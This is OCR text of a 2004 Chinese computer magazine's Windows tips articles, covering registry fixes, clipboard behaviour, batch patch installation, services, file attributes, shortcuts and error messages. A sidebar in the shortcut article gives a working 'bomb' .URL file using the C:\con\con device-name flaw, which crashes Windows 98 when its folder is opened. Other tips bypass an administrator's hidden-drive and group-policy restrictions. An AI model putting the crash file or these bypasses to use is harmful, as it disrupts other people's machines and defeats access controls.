
1.修正字体文件夹

在Windows XP中，打开“控制面板→字体”，想安装新字体，却发现字体文件夹的“文件”菜单下竟然没有“安装新字体”命令。其实，只要打开该文件夹中的Desktop.ini，加上UICLSID={BD84B380-8CA2-1069-AB1D-08000948F534}即可解决问题。

2.为什么不能访问光驱

有时，卸载刻录软件后，Windows XP可能会出现无法访问光驱的问题，其实，＝ 只要找到并删除[HKEY_LOCAL_MACHINE\Syeten\CurrentControlSet\Control\Class\{4D36E965-E325-11CE-BFC1-08002BE10318}]就能解决。

CF [XT03]



剪贴板真的“剪”了吗？

■ 李云峰

《电脑爱好者》2004年第15期中《拷贝必杀技就这20招》一文的作者提出的“小心复制也是隐形资源杀手”观点，笔者不太赞同。在Windows中，复制在实际操作时需要两个步骤：首先把源数据复制到剪贴板中存放，然后从剪贴板中把数据粘贴到目标处。但实际情况真的如此吗？让我们来探个究竟。

第一步：用理论说话

我们设想一下，如果Windows在复制时，是真的不分情况直接就把源数据复制到剪贴板中存放，那我现在的内存只有256MB，但为什么可以复制大于256MB的文件呢？用了虚拟内存？那么，我的虚拟内存的最大值是764MB，为什么还可以复制一个超过1GB的文件呢？

惟一的解释就是：剪贴中存放的内容不是我们所想像的那样简单。

第二步：用事实说话

现在我复制一个只有4KB的文本文件，按照我们以前的想法，它应该会直接被复制到剪贴板中，那为什么我将这个源文件删除以后，粘贴操作将不能完成，而且有错误提示（见图1），这就更进一步说明了，复制、粘贴不是我们想像中的那般简单。




图1

第三步：用“慧眼”将事实看穿

先从网上下载IISCN CopiXP（http://www.onlinedown.net/soft/5637.htm）。Windows 2000/XP的用户如果不能上网下载，可以用系统自带的剪贴板查看器。依次点击“开始→运行”，在弹出的对话框中输入“clipbrd”，即可打开剪贴板查看器。如果不能运行，可以先运行clipsrv启用这项服务，然后再运行clipbrd。

在弄清事实真相前，首先给我们平时所做的复制操作来个分门别类，然后分别实践，看看Windwos的剪贴板中存放的究竟是什么。复制一般分以下几种：

1.在做纯文本文档操作时复制的纯文本；

2.在做一些诸如课件之类的文档操作时复制的图片；

3.日常所做的复制文件操作。

第一步：复制文本：我选中的就是这篇稿件中的一部分内容，不论是在系统自带的剪贴板查看器还是CopiXP中都可以看到（见图2），剪贴板中存放的是文件本身，并且将源数据删除后，粘贴操作仍有效。

第二步：复制图片：先打开字处理软件Word，插入一幅图片（这里插入的是一幅大小为126KB的图片），这时剪贴板查看器中和CopiXP中仍可以看到剪贴板中存放的是图片本身，且在CopiXP中还可以查看到所占用的内存大小（见图3），删除源数据以后，粘贴操作仍可完成。




图2




图3

第三步：复制文件：复制一个约900多MB的文件夹，这时从剪贴板查看器中看到的已不再是那个文件夹本身了，只是一个文件路径而已。并且从CopiXP中可以得知，此次操作所占用的内存并不大，只有281KB而已（见图4），这时将源数据删除，粘贴操作不可完成。

第四步：终于得出结论。Windows在复制文件时，剪贴板中存放的只是文件信息而已，并非整个文件本身；只有在复制非文件，诸如文本、图片等时，剪贴板中存放的才是源数据本身。




图4

现在，你应该知道剪贴板中存放的究竟是什么了吧！只要不是一次复制太多图片，复制操作都不会成为隐形资源杀手。做了一个试验，复制了一个大小为9.59GB的文件夹，内存占用才只有162MB。其实我们多想一点就应该不会犯文章中的那种错误了，你想，复制了一个大小为9.59GB的文件夹时，系统没有任何异样反应，一秒钟不要就能从硬盘中复制到剪贴板中，如果真的在复制数据就太快了！相反，在复制一个较大图片时（约有400KB），系统有明显停顿，这才是真正的将源数据复制到剪贴板中的反映。

|CF|[XT04]

自动化打补丁也要分好类

■ lyh728

《电脑爱好者》2004年第7期《紧跟微软的步伐》一文介绍了用批处理文件自动安装Windows的补丁，但有读者反映该批处理文件有问题。有些补丁包安装时出现了错误提示，无法继续。经过研究，发现这是由于Windows主要有两类不同的补丁程序，需要使用不同的参数，一旦参数错误，会导致无法安装，所以对不同补丁需要使用不同的参数。我们来具体分析一下。

从图片看补丁类型

如图1，把Windows 2003 Server的补丁文件放在同一个目录，可以清楚地看到补丁文件名字前面的图标有两种类型，一种是简单的可执行文件图标，另外一种是标志压缩文件的可执行文件图标。




图1




图2

从属性分析格式

WindowsServer2003-KB823559-x86-ENU.exe文件的图标是一个简单的可执行文件图标。从图2中可以看到该补丁的帮助信息，发现它使用微软的update程序来安装补丁。从图3可以查看该补丁的版本信息，它是由SFXCAB.EXE制作而成，所有其他具有普通可执行文件图标的补丁程序都有类似性质。



图3

DirectX9-KB819696-x86-ENU.exe文件的图标是一个标志压缩文件的可执行文件图标，可以查看该补丁的帮助信息。它所认识的参数不包括/U和/Z，如果使用/U参数来运行就会产生错误。同样，查看该补丁的版本信息，可以看出DirectX9-KB819696-x86-ENU这个补丁是由WEXTRACT.EXE而来的，所有其他的具有标志压缩文件的可执行文件图标的补丁程序也都有类似特征。

现在很清楚了Windows有两类不同的补丁，使用不同的补丁程序，需要参数也不一样。

自动分清补丁的格式

如何在批处理文件中区分这两类不同的补丁呢？最稳妥的办法是找一个小程序检测补丁文件资源信息，如果补丁资源中包括了一个标志压缩文件的可执行文件图标，那么该补丁就是第二类补丁，仅仅使用/Q参数，如果补丁资源中不包括图标，那么就是第一类补丁，可以使用/U /Q /Z参数来安装补丁。

这里给出一个更简单的方法，仅仅使用Windows的内部命令，不需要额外程序了。查找补丁文件中的特征字符串，如果一个字符串仅仅在某一类补丁程序中存在，就可以根据这个来区分补丁的类型。

第一步：如图4，用文本编辑器分别打开WindowsServer2003-KB823559-x86-ENU.exe 文件和DirectX9-KB819696-x86-ENU.exe文件，可以找到很多特征字符串，如字符串“_SFX_CAB_EXE_PATH”仅仅存在于SFXCAB.EXE类型的补丁中，而字符串“CABINET”和“WEXTRACT”仅仅存在于WEXTRACT.EXE类型的补丁文件中。所以可以用查找字符串的

回音壁

解除组策略锁定的另类方案

■ 焦宝义

2004年第5期《电脑排障高手是这样练成的》以及第14期《解除组策略锁定的另一方案》，两文都给出了解决用户不慎在组策略设置了“只运行许可的Windows应用程序”从而导致所有程序不能运行的办法。但两种方法涉及到进入安全模式，以及编辑注册表，对普通用户来说有一定的难度，其实还有更简单的方法。

1.偷梁换柱法

首先，假设用户在组策略中设置了只允许QQ可以执行，接着进入Windows（Windows2000为winnt）下的system32目录，将其中的mmc.exe改名为qq.exe。接下来双击运行，系统会运行控制台。点击“文件→添加删除管理单元”，然后单击“添加”，找到组策略后选中并单击“添加”，在跳出的界面中点击“完成”，点击添加独立管理单元中的“关闭”，点击“确定”。这下控制台根节点中出现了“本地计算机策略”，接下来不用多说了吧，当然是马上改正错误的设置了。

2.计划任务法

如果在“只运行许可的Windows应用程序”中并未设置任何程序，也没关系。只需在控制面板的任务计划里添加一个任务计划，点击“浏览”后，将任务计务指向system32目录下的gpedit.msc，执行这个任务的时间为默认的每天即可（当然也可以选择其他）。点击两次“下一步”后，在对话框中输入用户名和口令，点击“下一步”，最后点击“完成”。鼠标右键单击任务计划中的“gpedit”，单击菜单中的“运行”，组策略又回来了。

|CF|[XT06]




图4

方法来决定补丁文件的类型。

第二步：在“开始→运行”菜单中输入“cmd”，然后进入补丁所在文件夹，运行如下命令，就可以指明该补丁文件需要的参数：

(@findstr _SFX_CAB_EXE_PATH 补丁文件名字 >nul && @echo 参数 /U /Q /Z) || @echo 参数 /Q

上面命令的意思是如果查找到字符串_SFX_CAB_EXE_PATH，就说明补丁使用 /U /Q /Z参数，否则使用/Q参数。

第三步：运行结果如图5所示。




图5

一劳永逸的简单方法

如果先识别判断，再根据结果加参数，然后再运行批处理，未免太麻烦了。这里给出完整的批处理命令，可以把判断和安装补丁合二为一：

```
FOR /R %%F IN (*.exe) DO @((@findstr _SFX_CAB_EXE_PATH "%%F" >nul && @start /wait %%F /U /Q /Z ) || @start /wait %%F /Q )
qchain.exe
```

把该批处理文件放在补丁目录，不需要把补丁文件集中到同一个目录中，for命令的/R参数会自动搜索所有子目录。注意：对于2002年12月份后的补丁，基本上不需要使用qchain这个命令，新补丁都内置了这个命令。

|CF|[XT05]

小心！这些服务不老实

■ 苦咖啡

使用电脑经常会碰到各种各样的问题，比如：网上邻居上看不到一个邻居、无法拨号上网、电脑关机速度变慢等，在你尝试了各种方法还没有解决时，不妨到“控制面板→管理工具→服务”中查一查，没准故障的根源就在这里。

1.Computer Browser

这个服务主要用于维护网上邻居中计算机的最新列表，其中包括基于Windows的域、工作组的计算机，还有其他使用NetBIOS协议的网络设备。“网上邻居”显示的内容正是来源于此，Computer Browser服务会将这个列表通知给请求的程序。如果你在“网上邻居”看不到其他电脑，很可能是这个服务没有开启。

推荐设置：单机用户可设置为“已禁用”，局域网用户（包括通过局域网形式上网的用户，比如：小区宽带等）应设置为“自动”。

2.Event Log

这个服务会将程序和系统发送的出错消息记录到日志中，其中会包含对诊断问题有所帮助的信息。一般情况下，禁用这个服务并不会有什么问题，但有时很可能会导致几个与网络有关的服务无法启动，并出现无法拨号上网的现象。

推荐设置：如果你要上网，或是处于局域网中，建议将其设为“自动”。

3.IMAPI CD-Burning COM Service

Windows XP刻录服务，可以让你通过拖放文件进行光盘刻录。同时，一些与刻录相关的软件也会用到这个服务，比如：Windows Media Player等。不过，如果你使用Nero作为默认的刻录软件，在开启这个服务后，Nero的运行速度会受影响。

推荐设置：如果使用Nero，可将其设置为“已禁用”，这样会提高Nero的运行速度。另外，Nero提供了Windows Media Player相关的刻录插件（Nero Fast CD-Burning Plug-in）。

4.Shell Hardware Detection

用于支持闪存、各种记忆卡、光驱等设备的自动播放，如果你的笔记本电脑在使用这个服务后，出现一些问题，或者在“我的电脑”中看不到DVD光驱、光驱自动运行出现问题等，可以将其设置为“自动”看看是否能解决。

推荐设置：“自动”。

5.ATi HotKey Poller

这是ATI显卡驱动程序的服务，用来管理ATi驱动程序所附带的热键功能，不过大部分用户并不需要。同时，有些用户反映，这个服务不仅会占用相当多的CPU资源，同时还导致关机速度变慢。

推荐设置：“已禁用”。

> **小提示**
>
> ATi Smart服务
>
> **这个服务只会在升级完ATi显卡驱动程序后运行（因此，并不会给系统带来负担），主要用来测试所升级的驱动的兼容性和稳定性，并且能够自动调整最好的AGP总线设置，比如：快速写入设置等。建议保持“自动”。**

6.nVIDIA Driver Helper Service

这个服务是安装nVIDIA显卡驱动程序后生成的服务，尽管我们并不太清楚它的作用到底是什么，但起码知道，一些关机慢的故障是由它引起的，同时它还占用了不少内存资源。

推荐设置：“已禁用”。

7.O&O Defrag

这是著名磁盘整理软件O&O Defrag的即时检测服务，它能自动监视磁盘使用情况，并在需要整理磁盘，而且系统处于空闲状态时自动启动。不少朋友可能会遇到启动O&O Defrag时，出现错误提示，无法运行软件。其实，只要先进入“服务”窗口，选中“O&O Defrag”服务，接着单击工具栏中的启动服务按钮将其启动起来，然后再运行软件即可。

从这个案例中可以得到启示，如果遇到某个软件无法运行，除检查软件本身外，最好到“服务”中查一查。

推荐设置：“自动”。

CF [XT07]

用过几年电脑的人，都会知道每个文件都有“属性”可以查看。它有点像身份证，标志着文件与众不同的地方。“身份证”可以修改吗？“身份证”可以染病毒吗？一起来看看吧！

文件属性中的小技巧

■北京 ABC

知识背景

文件的4种属性

属性表示	名称	作用
A	Archive(存档)	当文件被修改后，具有该属性
H	Hidden(隐含)	隐含文件
R	Read - only(只读)	使得文件不易被修改
S	System(系统)	系统级别的文件

快速查看文件属性

通常查看文件属性的方法是在文件或文件夹上单击鼠标右键，选择“属性”命令，这样会弹出文件或文件夹属性对话框。其实还可以按住ALT键后再双击文件或文件夹，同样可以打开其属性对话框(见图1)。



图1 可执行文件通常有比较多的属性选项

小提示

按住ALT键，然后双击，这个技巧也适用于“我的电脑”、“回收站”等，同样也能打开它们的属性窗口。

从光盘还原备份时别忘改属性

有些朋友经常会将重要数据备份到光盘中，比如Outlook Express的信件、Foxmail的文件夹等，由于数据刻录到光盘其属性会变为只读，这样再复制回硬盘后，依然会保留只读属性。如果不去掉只读，Outlook Express、Foxmail在使用中会出现“非法操作”等提示，并且无法使用。所以提醒你，在将备份文件恢复回来后，千万不要忘记把文件的只读属性去掉。

快速更改文件属性

Windows 2000/XP提供了批量更改文件属性的功能，查看某个文件夹属性时，如果要修改其属性，它就会弹出对话框让你选择是“仅更改文件夹”还是“可以修改一个文件夹里面的所有文件、文件夹的属性”，这样你就不用一一修改了(见图2)。




图2

使用DOS命令修改文件的属性

Windows 98没有提供Windows 2000那样便利的修改文件属性功能，你可以采用最古老、最实用的方法，在拷贝文件时把文件的只读属性去掉。使用DOS命令attrib来解决这个问题。假设我们将光盘备份的文件拷贝至C盘的temp目录，那么单击“开始→运行”，在命令行输入:attrib -r C:\temp*.* /s，回车后即可。

巧用搜索功能批量修改文件属性

Windows 98虽然不提供批量更改文件夹属性的功能，但可以借助它的搜索功能来帮忙。比如:要更改D:\wwwqq文件夹下所有文件的属性，wwwqq文件夹下面还有好多子文件夹，那么可以在wwwqq文件夹中按F3键打开搜索文件或文件夹命令，在搜索一栏输入*.*(就是搜索所有文件，或者什么也不输入，这样也是默认搜索所有文件)，然后选中所有搜索到的文件(可使用快捷键Ctrl＋A)，接着单击右键，打开文件属性对话框，将文件的只读属性勾选掉即可。

轻松查找个人文件

无论是在进行文字处理还是图像处理，或是程序编制时，一旦找不到自己某一天编辑的文件，可以利用搜索功能中的按日期搜索来查找，每一个文件的文件属性都有创建日期、修改日期和访问日期三个属性，如果记得什么时候编辑过某个文件，就能很轻松地找到它(见图3)。



图3

手动检测病毒感染

一旦某个文件创建后，其创建日期和修改日期应该是同步的，利用这一点，可以在C盘创建一些空文件，比如创建一个a.exe、a.com、a.doc、a.txt等常用文件，以后随时观察这些文件的两个日期是否有变化，如果有，那么就能感知是否有病毒感染电脑。

|CF|[XT08]

学会10招秘技 快捷方式用得顶呱呱

■ 缘来如此 张树忠

芝麻开门

原来快捷方式有三种

Windows 中的文件和文件夹实在太多了，如果每次都到资源管理器中查找，费时费力，于是微软设计了快捷方式，桌面、开始菜单、快速启动栏就像电视遥控器，快捷方式就像遥控器上的按钮，不管文件或文件夹隐藏得多深，只要一按相应的快捷方式就能快速打开。互联网中的超级链接和它的原理基本相同。

说到快捷方式，大家通常认为就是桌面或开始菜单中的那些文件，其实它们只是快捷方式的一种，扩展名为LNK，默认情况下，在Windows中看不到此扩展名。另外两种快捷方式的扩展名分别是URL和PIF，其中URL是"Internet快捷方式"，在收藏夹目录中，你可以看到许多这样的快捷方式，而PIF则是"指向MS-DOS程序的快捷方式"，对于许多朋友来说，这种快捷方式已经很少用到了。

整整你的桌面快捷方式吧

1.把快捷方式图标变小点

Windows默认的快捷方式图标看上去总觉得有些傻大和拥挤，建议右击桌面并选择"属性"，进入"外观"选项卡，在"项目"列表中选择"图标"，然后将"大小"改为26，接着选择"图标间距(垂直)"和"图标间距(水平)"，将它们的"大小"都修改为50。这样桌面的图标看上去舒服多了。

2.在桌面创建常用文件夹快捷方式

将文件直接保存在桌面虽然方便，但管理起来却非常麻烦，而且一旦格式化重装系统，很容易造成重要文件丢失(因为桌面文件都统一保存C:\Documents and Settings\用户名\桌面)。所以建议直接在桌面创建自己数据文件夹的快捷方式，右击文件夹并选择"发送到→桌面快捷方式"即可。这样不仅可方便地打开自己的文件夹，而且可以随时按住Shift键将桌面上的文件拖放到文件夹快捷方式上，从而将其移动到相应文件夹中，为桌面和系统分区减负。

小提示

"桌面快捷方式"丢了怎么办？

打开C:\Windows\SendTo目录(Windows XP则为C:\Documents and Settings\用户名\SendTo目录)，右击并选择"新建→文本文档"，接着将该文件改名为"桌面快捷方式.DeskLink"即可。

3.抛弃桌面，给快捷方式找个更好的家

有些软件的快捷方式其实很少会用到，最好将它们从桌面删除，尽量将有用的保留下来。相比而言，随时随地可以使用到的快速启动栏绝对比桌面更快捷，建议把最常用的快捷方式图标通过按Shift键拖放移动到快速启动栏。

在这里笔者强烈推荐使用2004年第2期《给你一个会变身的快速启动栏》一文介绍的True Launch Bar，利用它打造一个更为快捷、方便的开始菜单，这样你就完全可以抛弃Windows的桌面和开始菜单了。

True Launch Bar小档案

软件版本:3.0　软件大小:868KB

软件性质:共享软件　适用平台:Windows 9x/Me/2000/XP

下载地址:http://download.truelaunchbar.com/install/setup.exe

中文语言:http://download.truelaunchbar.com/install/langs/2052-chinese.exe

软件备注:未注册版没有时间限制，只是在快速启动栏显示"DEMO VERSION"字样，并且在启动其中程序时会有未注册提示。

第一步:右击Windows任务栏并选择"工具栏→True Launch Bar"，同时取消"快速启动"的勾选。接着右击快速启动栏最左侧的"DEMO VERSION"，在弹出菜单中选择"TLB Settings"，然后选择"General Options"，在右侧窗格的"Language"下拉菜单中选择"中文(中国)"，确定后完成汉化。

第二步:通过按住Shift键将桌面上的快捷方式图标一一拖放到快速启动栏上，接着单击快速启动栏右侧的>>按钮弹出菜单，然后右击菜单选择"新建→标题"，在弹出窗口中输入"网络工具"，这样就在菜单中创建了"网络工具"栏，将属于网络工具的快捷方式一一拖放到此栏下，用同样方法创建"实用工具"、"多媒体工具"、"常用文件夹"等子项(见图1)。



图1

第三步:右击快速启动栏最左侧的"DEMO VERSION"并选择"TLB设置"，接着进入"鼠标"项，然后勾选右侧除最后一个选项外的其他选项。这样，当你将鼠标指针停留在快速启动栏右侧的>>按钮上后，就会出现弹出菜单，接着再将鼠标放置在相应快捷方式后，不用点击就能自动打开相应程序或文件夹。

> **小提示**
> True Launch Bar的功能相当丰富，不信你可以再看一下《给你一个会变身的快速启动栏》，反正它已经成为了小特、Cornel等众小编很难离开的工具了。

到此，你的桌面已经变得非常干净和清爽了，并且有了True Launch Bar的帮助，运行程序比以前更快捷、更方便。

小技巧玩转快捷方式

1.去除快捷方式的箭头和“帽”

打开注册表编辑器，找到[HKEY_CLASSES_ROOT\lnkfile]项，在右侧窗格中删除“isshortcut”字符串值。这样快捷方式下面讨厌的小箭头就不会再出现了。

打开注册表编辑器，找到[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer]，在右侧窗格新建或修改名为“link”的二进制值，将其值设置为“00 00 00 00”，这样即可去掉新建的快捷方式名称前的“快捷方式到”文字。

2.快捷方式变脸



图2

嫌快捷方式图标太没有个性？没关系，右击它并选择“属性”，在“快捷方式”选项卡中选择“更改图标”按钮，从中选择一个自己喜欢的图标吧！不过，一般一个程序只能包含少量图标，你可以通过点击“浏览”按钮使用其他文件中的图标。这样就能让你的快捷方式与众不同。另外，在C:\Windows\System32\shell32.dll文件中包含有很多漂亮图标，可以“免费”使用(见图2)。

3.程序一击就开 让快捷方式更“快捷”

正在处理一篇稿件，这时如果不动鼠标，只要随意按一个键就能启动其他程序，是不是很帅？

右击Winamp的快捷方式，选择“属性”，在“快捷方式”选项卡中将光标定位到“快捷键”栏中，按下F7键，以后只要一按这个键就能快速启动Winamp，其他程序可以仿效这个方法来设置(最好只设置经常使用的程序，否则很容易搞混)。如果担心会忘记设置的快捷键，可以在快捷方式属性对话框中的“备注”栏中填上“快捷键是XXXX”，以后把鼠标放在快捷方式图标上时，就能提示快捷键了，不过此功能只在Windows Me/XP以及使用NTFS的Windows 2000中有效。

Just Do It

★单键关机:新建快捷方式，使用“C:\Windows\rundll.exe user.exe，exitWindows”命令，最后再为它指定一个按键，比如小键盘的*键。

★单键打开文件夹:使用“C:\Windows\explorer.exe /e， E:\download”命令创建快捷方式，然后指定一个按键，从而实现单键打开E:\download文件夹。

★单键锁定电脑:使用“%windir%\system32\rundll32.exe user32.dll，LockWorkStation”。

4.程序自动最大化

有些程序运行后窗口很小，总需要双击一下标题栏才能最大化显示，有点麻烦，这时可以右击其快捷方式，选择“属性”，再单击“快捷方式”标签，在“运行方式”下拉框中选择“最大化”后确定保存即可，当然你也可以设置某些程序自动最小化后台运行。

5.快速进入程序的老家

有时，我们需要进入某个程序的安装文件夹，其实只要右击该程序的快捷方式图标，选择“属性”，接着再单击“查找目标”按钮，资源管理器程序就会打开程序的安装文件夹。

6.快捷方式破解隐藏分区



图3

有的电脑管理员为了防止别人随意使用电脑资源，通常会修改注册表隐藏磁盘分区，其实用快捷方式完全可以轻松破解。在桌面上新建快捷方式，当出现“创建快捷方式”向导时，单击“浏览”按钮，在“浏览”对话框中可以看到C盘中的文件，如果要查看被隐藏的D盘，就在“文件名”栏中输入“D:\”(见图3)，单击“打开”按钮即可在列表中看到D盘上的文件了，在文件上右击，是复制、剪切还是删除，就全由你决定了。不过遗憾的是，该方法对于Windows XP无效。

7.把文件喂给快捷方式

文本文件默认用记事本打开，如果希望用Word打开它，可以直接将这个TXT文件拖到桌面上的Word图标上。

> **小资料**
>
> 用快捷方式做一个系统“炸弹”
>
> 或许你不会想到，在快捷方式中竟然有着严重的漏洞，它足以让你的系统崩溃，甚至无法启动！下面我们在Windows 98中做一个实验。
>
> 打开记事本并输入如下内容:
>
> [InternetShortcut]
> URL=http://127.0.0.1/
> IconIndex=1
> IconFile=C:\con\con.dll
>
> 将该文件保存到某临时目录中，如D:\temp，并设置文件名为“bomb.URL”(即Internet快捷方式)。在资源管理器中只要打开D:\temp目录，系统就会立即蓝屏崩溃！如果把这个文件保存到桌面，会出现更严重的情况，系统一启动就崩溃！如果别人通过电子邮件把这个网址快捷方式作为附件发给你，而你又把它习惯性地保存在桌面上，那就惨了。 |CF|[XT09]

在使用Windows 9x/Me 时你肯定没少遇到系统或软件出错，不是错误提示，就是可怕的蓝屏，而且还会用英文告诉你出了这样、那样的错误。许多朋友这时只能一愁莫展，不知所措。其实引发错误的病因就藏在那些提示中，下面我们就为大家解读一下Windows 常见错误提示背后的秘密，让你不再面对Windows 错误信息一头雾水，做到心中有数，甚至迅速成长为系统诊病高手。

轻松化解 Windows 四大致命错误

■ ABC

Illegal Operations（非法操作）

简单地说，就是程序所发出的操作请求，Windows 和 CPU 都不明白，从而无法执行，于是便会给出非法操作的警告窗口，并终止程序运行(见图1)。



图 1

1.内存驻留程序或第三方程序运行时引起内存冲突或其他硬件资源冲突

这是非法操作比较常见的原因，如果在运行游戏或程序时出现问题，请一一暂停后台运行的其他程序，并测试运行游戏或程序，如果发现在停止某个后台程序后，问题得到解决，基本可以确定原因了。为了不误判，最好重启电脑，再次运行游戏或程序，如果不再出现问题，证明只是偶然的错误，不必担心。如果还是非法操作，那么就要重复上述试验，从而确定刚才抓到的是否是真的原因。

2.数据源出现问题，造成数据读取不正确

比较常见的就是软盘存在错误，或者程序或游戏光盘太脏或出现损伤，从而无法正确从 CD 读取数据。

请检查光盘是否存在划痕或污迹。如果是软盘，则需要使用 Windows 的磁盘检查工具对其进行检查和修复。

3.如果硬盘本身存在错误或磁盘碎片太多，在安装程序和游戏时很可能会出现非法操作

如果在安装完成时出现错误提示，建议卸载软件或游戏，接着对硬盘进行磁盘扫描和碎片整理，然后再次安装程序和游戏。

4.文件损坏或丢失

建议卸载运行时出现非法操作提示的软件，然后再重装该软件，以便修复损坏或丢失的文件。

> **小提示**
>
> **有时在使用内存整理和优化软件时，也会遇到非法操作的问题，请将其禁用或卸载，然后来验证它是否是原因。另外，据专家称，内存整理和优化软件根本达不到它们所宣称的效果，有时反而会拖慢你的电脑。**

5.有问题的显卡驱动程序

当你执行鼠标移动、从一个文件夹向另一个文件夹拖动文件等对显卡要求很高的操作时，出现非法操作故障，那么很可能就是显卡驱动程序惹的祸，请首先尝试将显卡分辨率调整至 640 × 480，256 色，然后再次执行相关操作来验证是否为显卡驱动的问题。如果你在调整显卡设置时也出现非法操作的问题，那么很可能是显卡驱动本身存在 BUG，最好升级到最新的驱动程序。

6.病毒作怪

没有其他好办法，赶快用有最新病毒库的杀毒软件对电脑进行一次全面体检吧。

7.新安装的硬件设备存在冲突

如果非法操作是在安装了新硬件后频繁出现的，那么很可能是它与原有的硬件存在冲突。建议将其拔掉，并卸载其附带的软件，然后测试问题是否还存在，同时对于PCI设备，更换插槽是个好办法。

8.程序本身存在代码错误

如果只是在运行某个特定程序时才出现非法操作，就得好好怀疑一下它了，如果排除了其他可能，那么最好到软件的网站求助软件作者，或者查一查有没有最新的升级版或补丁。

9.Windows 本身出现损坏或故障

如果多个程序运行时都出现非法操作，Windows 本身出现损坏或故障的原因就很大了，建议重装 Windows。

10.内存有问题

内存有问题也很容易造成非法操作的出现，如果最近刚升级了内存，最好将其拔下来测试是否还有问题。

Invalid Page Fault（无效页错误）

这个错误提示通常发生在应用程序与 Windows 系统之间传递数据的过程中，数据传递一旦发生错误就可能导致程序运行一个错误指令，最终结果就看到了 Invalid Page Fault。所以这个错误发生后应主要针对硬件来检查。

1.物理内存太少而导致虚拟内存运行不稳定，发生错误。

现在的软件越来越大，越来越“吃”内存，所以最好配备 128MB 以上的内存。

2.剩余硬盘空间太小，直接影响虚拟内存的工作，导致错误发生。

首先要使用磁盘扫描和碎片整理程序对硬盘进行体检，然后检查系统分区的剩余空间，如果小于 200MB，就得好

好整理一下，删除临时文件和不需要的文件，或者将一些数据移动到其他分区。

3.虚拟内存损坏或被某个应用程序破坏。

进入纯DOS，删除虚拟内存文件——W386.SWP，这样Windows会重建该文件，从而消除虚拟内存中的错误。如果是在运行特定程序时出现问题，那么最好先将其卸载，然后安装其最新版或补丁程序。

4.某个程序试图不恰当地使用物理内存，比如：某个程序或Windows组件读取或写入系统没有分配给它的内存区域，这样该程序就可能会覆盖或破坏其他正在运行的程序在该内存区域的代码，从而引发错误。

重启电脑，再运行出现问题的程序，如果不再出现Invalid Page Fault，那么只是偶尔发生的错误，不必在意。如果还是出现，就得卸载并重装该软件的最新版了。

5.某个应用程序试图访问正在被另外一个应用程序修改的数据。

解决方法与第4点相同。

General Protection Fault（一般性保护错误）

General Protection Fault的出现通常由于某个程序试图调用其他正在运行的程序已经使用的内存，发生该错误后，程序会被强行退出甚至造成Windows重启。同时，这个错误还经常导致蓝屏的出现。

这个错误的原因比较难确定，如果只是几个星期才遇到一次，完全不必担心，Windows怎么会永远都不犯错呢？如果经常遇到，那么就得用以下方法来尝试解决。

1.删除所有临时文件。

2.扫描并整理磁盘碎片。

3.检查系统分区是否有200MB以上的剩余空间。

4.如果在错误的详细报告中有“Explorer”和“KRNL386.EXE”等相关文字，那么很可能是Windows本身出现问题，或者Windows的重要文件被替换，这时最好进行重装来解决问题。

5.如果错误是在关机或长时间使用电脑后出现的，最好禁用Windows的电源管理和屏保，从而检验是否是由它们引起的。

